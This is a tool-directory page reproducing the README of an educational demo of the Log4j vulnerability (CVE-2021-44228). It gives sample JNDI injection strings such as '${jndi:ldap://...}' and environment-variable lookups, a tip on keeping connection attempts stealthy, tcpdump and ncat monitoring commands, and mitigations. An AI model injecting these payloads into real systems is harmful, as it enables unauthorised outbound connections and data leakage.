
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Log4j_Vulnerability_Demo — A simple program to demonstrate how Log4j vulnerability can be exploited ( CVE-2021-44228 ) | Kitploit
Tools/GitHubGitHub/chandanshastri/log4j_vulnerability_demo
Vulnerability AnalysisExploitationWeb SecurityLearning & EducationLog Analysis
GitHubchandanshastri/log4j_vulnerability_demo

Log4j_Vulnerability_Demo

A simple program to demonstrate how Log4j vulnerability can be exploited ( CVE-2021-44228 )

View Repository
34 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Log4j_Vulnerability_Demo

A simple program to demonstrate how Log4j vulnerability can be exploited ( CVE-2021-44228 )

Running the Demo :

To start the program, simply run the start.sh ( on UNIX systems ) or start.bat on Windows.



User input will be read and logged to console using the Log4j framework.

By default, the logging messages generated by the Log4j library do not provide any server unreachable / host not found errors for the JNDI substitutions. ( And I guess that's also a major reason why this vulnerability can be exploited with stealth )

Also try to use subdomains, like ${jndi:ldap://test29.google.com/blah} , sometimes the JNDI call will wait for the response from the remote server and that's why program looks like its stuck while it has actually made a connection attempt in the background. If you use subdomains which don't exist, JNDI call will quickly terminate after making a connection attempt and the program will continue.


I recommend you to run the program in one shell, and run the " tcpdump -i any | grep google " command on another shell in parallel and then provide inputs to the program to see whether the program has made a connection attempt.

Log4j substitutions in action :

image

Attempting Remote Connections:

image

image

Some sample inputs :

testing ( Normal String )

Examples which can be more than just a log message :

${env:USER} ( UNIX )

${env:USERNAME} ( Windows )

${jndi:ldap://test.java.net}

${jndi:ldap://localhost:12000}

--

Monitoring :

tcpdump -i any | grep -i "java.net"

ncat -k -vv -c "echo hi" -l 12000

--

Removing the JndiLookup Class to mitigate the vulnerability :

zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

This will delete the JndiLookup.class from the Log4j core Jar.

Run the same program after the above step, the program shouldn't make any connection attempts / JNDI substitutions.

--

Another way of disabling JNDI Lookups

export LOG4J_FORMAT_MSG_NO_LOOKUPS=true

This environment variable will disable the JNDI lookups for the current session.
Download Tool